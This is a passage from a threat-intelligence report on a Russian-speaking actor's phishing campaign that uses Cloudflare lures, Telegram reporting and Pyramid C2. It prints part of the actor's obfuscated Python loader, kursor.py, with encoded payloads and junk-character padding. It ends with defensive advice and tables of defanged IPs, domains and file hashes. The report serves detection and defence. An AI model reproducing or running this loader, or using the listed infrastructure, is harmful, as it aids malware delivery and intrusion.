1qIEvFa2HRsri1MVUt74ozp8nAPcUeo2DaJ1gyveypQlsc3UHuiqLHXbHnx4CywykpSlsd9+Qf3k/JwpnLqDsOAPXVUmBk3KHQ4Z/O9+uvnRKbrp/2W31LHJiPyO9ItOjST/6jKuEM7Oc8zjT9XjPQiLvtny0e2ISVsFaWb7ER52OrfbTs9AF7MR/2REqWoAPohAWMQYn6bjfgiDJcnH/
undTHE4hSAIzDOzAlfcd+J9RyGxDAx9PVa9PHDw1IfpUn9ctyo3+yZ8n7HlKcdScMQ/DBYkCPSo+uCg91uJgqQQo8imCN951Gej1+4O6jbe+ajrwVOLSm7p8kKZzJ9Mhn0MoJCrzih26PeaDC1B5NpDyfuoa1uRXR3iQPUdBkmaeCs6AZ16uANq1zHCYTPN3QRZzl8zxzbU5ymTUnKx0NceDg/
kNPBxwBF2Gk1wmyjewPyAgBY8Hl7Tsk02l+qzVzC/IyuPrv/JwnlDLm/TuTKCqOu4uosvrdH7QkXH5D+k3/AAsmYNFl3T/JV+h1QcGDbLyMZRT7X9UKbODfkDC8uvumSWVhPwyOX6ZyPASlN2pTYPdCU3VZCdxOZcx5UVMHQ/jKMxQKtkvh/
y72AMVDSonTsJdeJlUEHfXjsceqZQ0mhD2c4avIV6JlfydfloTJdAtakGVImdDvzJ2MwlUdDxFUFFL93HQc2ZtJ8IS/SKpZPz7lv0PB5JwHQ==

try:
    print("Запуск первого скрипта...")
    threading.Thread(target=execute_script, args=(encoded_script_1, log_file_path_1)).start()
except Exception as e:
    with open(log_file_path_1, 'a', encoding='utf-8') as log_file:
        log_file.write(f"Ошибка при запуске первого скрипта: {e}\n")
    print(f"Ошибка при запуске первого скрипта: {e}")

# Ждем завершения мониторинга логов
monitor_thread.join()

# Если первый скрипт не выполнился успешно, запускаем альтернативный
if not first_script_success:
    print("Первый код завершился с ошибкой. Запускаю альтернативный код.")

    # Второй скрипт с добавленным префиксом из 5 любых символов (например, "FGHIJ")
    encoded_script_2 = "FGHIJeNqtWHtzm0gS/3v5FH1OJUCCsV6WFG+UCpawTUWWVBKOL5X1qhCMpNkgIIBsK/f47Nc9gJAtx6lcLeUyTE/3r18zPdOSZVky1ukyjE/
gQ+B8TTYBKK4KtUqtLkk9lrgxj1IeBicw2sTOinuwCr21z4DdM3dNM+DGjoeENAQvvAv80PE08Jgbb6IUnMDLORnw4HDFVmG8UGSumG0lflimWaqRixe8SQhOJ7AksVstoFF7AQpQ7R5zBiEc3CXTrxgGqlygg1ELE5QIJylDg94sAAHXIQlznSJMEk4T++cmAkrnCQJXe4gHprprlcsSB1H
M8dFsoLliCu44hmuDsySNOYuYWjI3PprjZwopn2+4rKsGEhe+JmT5OkEPyE6NQsnn9GbCrWg9B3myxOhxgp5h8DRIlOLyAKUk9OMojCFhVk8IHO8WvpbWacJX1BJRQNM8RELv3TJcPfQEQzRfxwGqZF6WPgyZ0PgXc1OlEPs89P3wjlxzw8DjSFFyitk448zCWyZcyTIZhClamllA8Y/
```

Figure 7: Screenshot of kursor.py showing the addition of junk characters to the configuration string.

Conclusion

This latest activity demonstrates the continued evolution of a previously reported Russian-speaking threat actor. While the overall delivery and malware execution processes remain the same, integrating Telegram-based IP reporting, additional obfuscation of Pyramid C2 configs, and using Cloudflare phishing lures reflect ongoing efforts to evade detection and frustrate analysis.

These incremental changes reinforce the importance of revisiting known tactics and infrastructure over time. Defenders should monitor for abuse of protocol handlers like search-ms: track open directories serving staged payloads, and remain alert to trusted services-such as Telegram and Cloudflare Workers-being used to mask early-stage activity.

Network Observables and Indicators of Compromise (IOCs)

IP Address	Domain(s)	ASN	Notes
104.245.241[.]157	N/A	Railnet LLC	Open directory located at /documents/files/
104.245.241[.]71	N/A	Railnet LLC	Pyramid C2
213.209.150[.]191	N/A	Railnet LLC	Part of search-ms link hosting malicious files
172.67.176[.]118 104.21.40[.]53	idufgljr.procansopa1987[.]workers.dev	Cloudflare	Phishing pages ↓

IP Address	Domain(s)	ASN	Notes
172.66.44[.]148 172.66.47[.]108	dmca-hub-r2ao.pages[.]dev	Cloudflare	
172.66.44[.]162 172.66.47[.]94	rendernest-y4et.pages[.]dev	Cloudflare	
172.66.45[.]9 172.66.46[.]247	renderhub-5bam.pages[.]dev/james94.pdf	Cloudflare	
172.66.44[.]95 172.66.47[.]161	devcloud-5lpl.pages[.]dev/tibiscui16.pdf	Cloudflare	
172.66.44[.]87 172.66.47[.]169	cloudforge-g9gi.pages[.]dev/jewelry-3d-maker.pdf	Cloudflare	
172.66.45[.]31 172.66.46[.]225	renderbase-tp71.pages[.]dev	Cloudflare	
172.66.44[.]215 172.66.47[.]41	renderbase-27s7.pages[.]dev/keremcal.pdf	Cloudflare	
172.66.44[.]166 172.66.47[.]90	polybase-6e8v.pages.dev	Cloudflare	
104.21.112[.]1 104.21.16[.]1	devhub-dn06.pages.dev	Cloudflare	
172.66.44[.]94 172.66.47[.]162	cloudforge-p9cm.pages[.]dev	Cloudflare	
172.66.44[.]176 172.66.47[.]80	renderhub-30pd.pages.dev	Cloudflare	
172.66.44[.]165 172.66.47[.]91	devcore-2lef.pages[.]dev	Cloudflare	
172.66.47[.]78 172.66.44[.]178	rendernest-54x9.pages[.]dev	Cloudflare	
172.66.47[.]160 172.66.44[.]96	3dflow-85wo.pages[.]dev	Cloudflare	
172.66.45[.]11 172.66.46[.]245	devcloud-63gg.pages[.]dev	Cloudflare	
172.66.47[.]165 172.66.44[.]91	rendernest-en88.pages[.]dev	Cloudflare	

IP Address	Domain(s)	ASN	Notes
172.66.47[.]140 172.66.44[.]116	3dmeshhub-k35m.pages[.]dev	Cloudflare	
172.66.44[.]57 172.66.47[.]199	devgrid-1wsz.pages[.]dev	Cloudflare	
172.66.44[.]159 172.66.47[.]97	meshlinker-2imf.pages[.]dev	Cloudflare	
172.66.47[.]189 172.66.44[.]67	devcore-ec8q.pages[.]dev	Cloudflare	
172.66.45[.]28 172.66.46[.]228	devgrid-72kx.pages[.]dev	Cloudflare	
172.66.47[.]148 172.66.44[.]108	cloud3d-k5sa.pages.dev	Cloudflare	
172.66.46[.]230 172.66.45[.]26	3dlinker-gs9y.pages.dev	Cloudflare	

Host Observables and Indicators of Compromise (IOCs)

Filename	SHA-256
kozlina2.ps1	b542033864dd09b2cff6ddec7f19ac480ab79e742481a14ae345051d323f58e7
references.pdf.lnk	bf3b19c30085a9611650aa283856bf3defec894aae0b303ccf90244746127206
terms-of-service.pdf.lnk	9103211fc44a4918591106e8bfa73c3d3cc1fa98512fa31aa87423f7a7c51825
kursor.py	be35ed6d513f06c1016a769ea6db7ee30a93b9a28ba39ecde832273833dc5b51
KursorResources.lnk	3b45369da19e3c30e0baf15b3499d119cf812a0e6c2b37b64620340b27decbe3
KursorResources.zip	d9afee5fc0039d6428ca7bc8d5e309cafdcd905b8e4d8843e6d21a89e2b25630

Source: https://hunt.io/blog/russian-actor-cloudflare-phishing-telegram-c2